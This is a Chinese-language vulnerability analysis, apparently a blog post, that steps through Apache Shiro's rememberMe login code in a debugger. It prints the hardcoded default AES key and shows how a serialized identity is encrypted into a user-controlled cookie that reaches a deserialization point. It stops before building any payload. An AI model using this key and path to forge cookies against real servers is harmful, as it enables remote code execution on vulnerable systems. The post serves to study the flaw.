
然后尝试访问，发现页面已经搞定了



这里我在前面逆向找到的filter的地方下断点来进行调试



然后网页这边点击sign in



这里可以看到已经成功的断下来了

那么继续单步往下走 这里跟filter的过程就不全写了 意义也不大， 接着filter跟完后续跟漏洞相关性比较强的代码来看

这里继续往下跟 跟到了这个executelogin函数

```
protected boolean onAccessDenied(ServletRequest request, ServletResponse response) throws Exception {
    if (isLoginRequest(request, response)) {
        if (isLoginSubmission(request, response)) {
            if (log.isTraceEnabled()) {
                log.trace("Login submission detected.  Attempting to execute login.");
            }
            return executeLogin(request, response);
        } else {
            if (log.isTraceEnabled()) {
                log.trace("Login page view.");
            }
            //allow them to see the login page ;)
            return true;
        }
    } else {
        if (log.isTraceEnabled()) {
            log.trace("Attempting to access a path which requires authentication.  Forwarding to the " +
                    "Authentication url [" + getLoginUrl() + "]");
        }
```

进而查看executelogin函数

```
protected boolean executeLogin(ServletRequest request, ServletResponse resp
    AuthenticationToken token = createToken(request, response);
    if (token == null) {
        String msg = "createToken method implementation returned null. A va
                "must be created in order to execute a login attempt.";
        throw new IllegalStateException(msg);
    }
    try {
        Subject subject = getSubject(request, response);
        subject.login(token);
        return onLoginSuccess(token, subject, request, response);
    } catch (AuthenticationException e) {
        return onLoginFailure(token, e, request, response);
    }
```

这个函数走了一个login逻辑

login下面再是onLoginSuccess

那么ok 先看login

```
public Subject login(Subject subject, AuthenticationToken token) throws AuthenticationException {
    AuthenticationInfo info;
    try {
        info = authenticate(token);
    } catch (AuthenticationException ae) {
        try {
            onFailedLogin(token, ae, subject);
        } catch (Exception e) {
            if (log.isInfoEnabled()) {
                log.info("onFailedLogin method threw an " +
                        "exception.  Logging and propagating original AuthenticationException.", e);
            }
        }
        throw ae; //propagate
    }

    Subject loggedIn = createSubject(token, info, subject);

    onSuccessfulLogin(token, info, loggedIn);

    return loggedIn;
}
```


这里断点断在onSuccessfulLogin上面，继续往下跟

```java
public void onSuccessfulLogin(Subject subject, AuthenticationToken token, AuthenticationInfo info) {
    //always clear any previous identity:
    forgetIdentity(subject);

    //now save the new identity:
    if (isRememberMe(token)) {
        rememberIdentity(subject, token, info);
    } else {
        if (log.isDebugEnabled()) {
            log.debug("AuthenticationToken did not indicate RememberMe is requested.  " +
                    "RememberMe functionality will not be executed for corresponding account.");
        }
    }
}
```

这里可以很清晰的看到

先做了一次isRememberMe的判断，然后根据判断结果往下走

这个isRememberMe就是网页端的是否进行勾选



勾选了就有，没勾选就没有

如果勾选了 走这一段

```
//now save the new identity:
if (isRememberMe(token)) {
    rememberIdentity(subject, token, info);
} else {
```

继续跟这个rememberIdentity

```
public void rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo) {
    PrincipalCollection principals = getIdentityToRemember(subject, authcInfo);
    rememberIdentity(subject, principals);
}

/**
```

含有三个参数的rememberIdentity进来之后，然后走他的重载方法，这里重载方法注意值传入了两个参数，形参是不同的

再跟过来

```
protected void rememberIdentity(Subject subject, PrincipalCollection accountPrincipals) {
    byte[] bytes = convertPrincipalsToBytes(accountPrincipals);
    rememberSerializedIdentity(subject, bytes);
}
```

看到这里调用了两个方法，都跟进去看一下

先看这个converPrincipalsToBytes

```
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {
    byte[] bytes = serialize(principals);
    if (getCipherService() != null) {
        bytes = encrypt(bytes);
    }
    return bytes;
}
```

这里先序列化，然后再加密

跟进encrypt方法看一下

```
protected byte[] encrypt(byte[] serialized) {
    byte[] value = serialized;
    CipherService cipherService = getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, getEncryptionCipherKey());
        value = byteSource.getBytes();
    }
    return value;
}
```

这里是调用cipherService方法来进行加密 传入的值一边是数据 一边是key

这里先把key找到，跟进这个方法getEncryptionCipherKey

```
public byte[] getEncryptionCipherKey() {
    return encryptionCipherKey;
}
```

这里return了这个key值，跟一下这个key，看看是什么情况

```
public void setEncryptionCipherKey(byte[] encryptionCipherKey) {
    this.encryptionCipherKey = encryptionCipherKey;
}
```

这里发现了一个set方法，也就是设置这个key的方法，跟一下这个方法

```
public void setCipherKey(byte[] cipherKey) {
    //Since this method should only be used in symmetric ciphers
    //(where the enc and dec keys are the same), set it on both:
    setEncryptionCipherKey(cipherKey);
    setDecryptionCipherKey(cipherKey);
}
```

又是个set方法，再继续跟一下

```
public AbstractRememberMeManager() {
    this.serializer = new DefaultSerializer<PrincipalCollection>();
    this.cipherService = new AesCipherService();
    setCipherKey(DEFAULT_CIPHER_KEY_BYTES);
}
```

这里发现是设置了一个默认的key的byte，根据字面意思来理解就是这样

那么看看这个

DEFAULT_CIPHER_KEY_BYTES

是啥

```
private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode( base64Encoded: "kPH+bIxk5D2deZiIxcaaaA==");
```

发现这串字节数组是硬编码进去的，然后用b64来解码

出于好奇我手动解码一下看看是什么鬼

```
kPH+bIxk5D2deZiIxcaaaA==
```

0	90	f1	fe	6c	8c	64	e4	3d	9d	79	98	88	c5	c6	9a	68	□ñþl□dä=□y□□ÅÆ□h

就是字节码，不去管他，这里找key的部分就完成了，再回过头看他用这个key是怎么加密的

```
if (cipherService != null) {
    ByteSource byteSource = cipherService.encrypt(serialized, getEncryptionCipherKey());
    value = byteSource.getBytes();
}
```

这里用了cipherService.encrypt方法来进行加密，跟一下这个方法

先找到cipherService

```
public interface CipherService {

    /**
     * Decrypts encrypted data via the specified cipher key and returns the original (pre-encrypted) data.
     * Note that the key must be in a format understood by the CipherService implementation.
     *
     * @param encrypted     the previously encrypted data to decrypt
     * @param decryptionKey the cipher key used during decryption.
     * @return a byte source representing the original form of the specified encrypted data.
     * @throws CryptoException if there is an error during decryption
     */
```

注意看，是个接口，并没有具体的实现方法

找到cipherService.encrypt

```java
ByteSource encrypt(byte[] raw, byte[] encryptionKey) throws CryptoException;

/**
 * Receives the data from the given {@code InputStream}, encrypts it, and sends the resulting encrypted data to the
 * given {@code OutputStream}.
 * <p/>
 * <b>NOTE:</b> This method <em>does NOT</em> flush or close either stream prior to returning - the caller must
 * do so when they are finished with the streams.  For example:
 * <pre>
 * try {
 *     InputStream in = ...
 *     OutputStream out = ...
 *     cipherService.encrypt(in, out, encryptionKey);
 * } finally {
 *     if (in != null) {
 *         try {
 *             in.close();
 *         } catch (IOException ioe1) { ... log, trigger event, etc }
 *     }
 *     if (out != null) {
 *         try {
 *             out.close();
 *         } catch (IOException ioe2) { ... log, trigger event, etc }
 *     }
 * }
 * </pre>
 *
 * @param in            the stream supplying the data to encrypt
 * @param out           the stream to send the encrypted data
 * @param encryptionKey the cipher key to use for encryption
 * @throws CryptoException if there is any problem during encryption.
 */
```

根据传参定位到接口里的方法，然后根据这个接口去找具体的实现方法

成功找到具体的实现类

```java
public abstract class JcaCipherService implements CipherService {

    /**
     * Internal private log instance.
     */
    private static final Logger log = LoggerFactory.getLogger(JcaCipherService.class);

    /**
     * Default key size (in bits) for generated keys.
     */
    private static final int DEFAULT_KEY_SIZE = 128;

    /**
     * Default size of the internal buffer (in bytes) used to transfer data between streams during stream operations
     */
    private static final int DEFAULT_STREAMING_BUFFER_SIZE = 512;

    private static final int BITS_PER_BYTE = 8;
```

找到实现方法

```
public ByteSource encrypt(byte[] plaintext, byte[] key) {
    byte[] ivBytes = null;
    boolean generate = isGenerateInitializationVectors( streaming: false);
    if (generate) {
        ivBytes = generateInitializationVector( streaming: false);
        if (ivBytes == null || ivBytes.length == 0) {
            throw new IllegalStateException("Initialization vector generation is enabled - generated vector" +
                    "cannot be null or empty.");
        }
    }
    return encrypt(plaintext, key, ivBytes, generate);
}
```

看这里，调用了自己的重载方法

```
return encrypt(plaintext, key, ivBytes, generate);
```

然后跟下去

```
private ByteSource encrypt(byte[] plaintext, byte[] key, byte[] iv, boolean prependIv) throws CryptoException {

    final int MODE = javax.crypto.Cipher.ENCRYPT_MODE;

    byte[] output;

    if (prependIv && iv != null && iv.length > 0) {

        byte[] encrypted = crypt(plaintext, key, iv, MODE);

        output = new byte[iv.length + encrypted.length];

        //now copy the iv bytes + encrypted bytes into one output array:

        // iv bytes:
        System.arraycopy(iv,  srcPos: 0, output,  destPos: 0, iv.length);

        // + encrypted bytes:
        System.arraycopy(encrypted,  srcPos: 0, output, iv.length, encrypted.length);
    } else {
        output = crypt(plaintext, key, iv, MODE);
    }

    if (log.isTraceEnabled()) {
        log.trace("Incoming plaintext of size " + (plaintext != null ? plaintext.length : 0) + ".  Ciphertext " +
                "byte array is size " + (output != null ? output.length : 0));
    }

    return ByteSource.Util.bytes(output);
```

加密算法就在这里了，再更具体的实现，就不用去管他了，到时候构造poc的时候套这一段解密算法就行了，这里可以看出来就是aes加密。

这里key知道了，加密算法知道了，但是输入点还不知道于是还需要继续跳回去看代码。

上面的converPrincipalsToBytes方法已经跟完了，下面开始看这个

rememberSerializedIdentity

方法

```
protected void rememberIdentity(Subject subject, PrincipalCollection accountPrincipals) {
    byte[] bytes = convertPrincipalsToBytes(accountPrincipals);
    rememberSerializedIdentity(subject, bytes);
}
```

跟到了

```
protected void rememberSerializedIdentity(Subject subject, byte[] serialized) {

    if (!WebUtils.isHttp(subject)) {
        if (log.isDebugEnabled()) {
            String msg = "Subject argument is not an HTTP-aware instance.  This is required to obtain a servlet " +
                    "request and response in order to set the rememberMe cookie. Returning immediately and " +
                    "ignoring rememberMe operation.";
            log.debug(msg);
        }
        return;
    }


    HttpServletRequest request = WebUtils.getHttpRequest(subject);
    HttpServletResponse response = WebUtils.getHttpResponse(subject);

    //base 64 encode it and store as a cookie:
    String base64 = Base64.encodeToString(serialized);

    Cookie template = getCookie(); //the class attribute is really a template for the outgoing cookies
    Cookie cookie = new SimpleCookie(template);
    cookie.setValue(base64);
    cookie.saveTo(request, response);
}
```

先对传入的byte进行b64编码

然后把值放入cookie中

然后保存

那么其实整个漏洞就已经理出来了

首先最后的方法是存在一个readobject的反序列化触发点

然后这个触发点经过我们分析是用户可控的，可控的点在前端的cookie处

最终导致了漏洞的产生

to be continue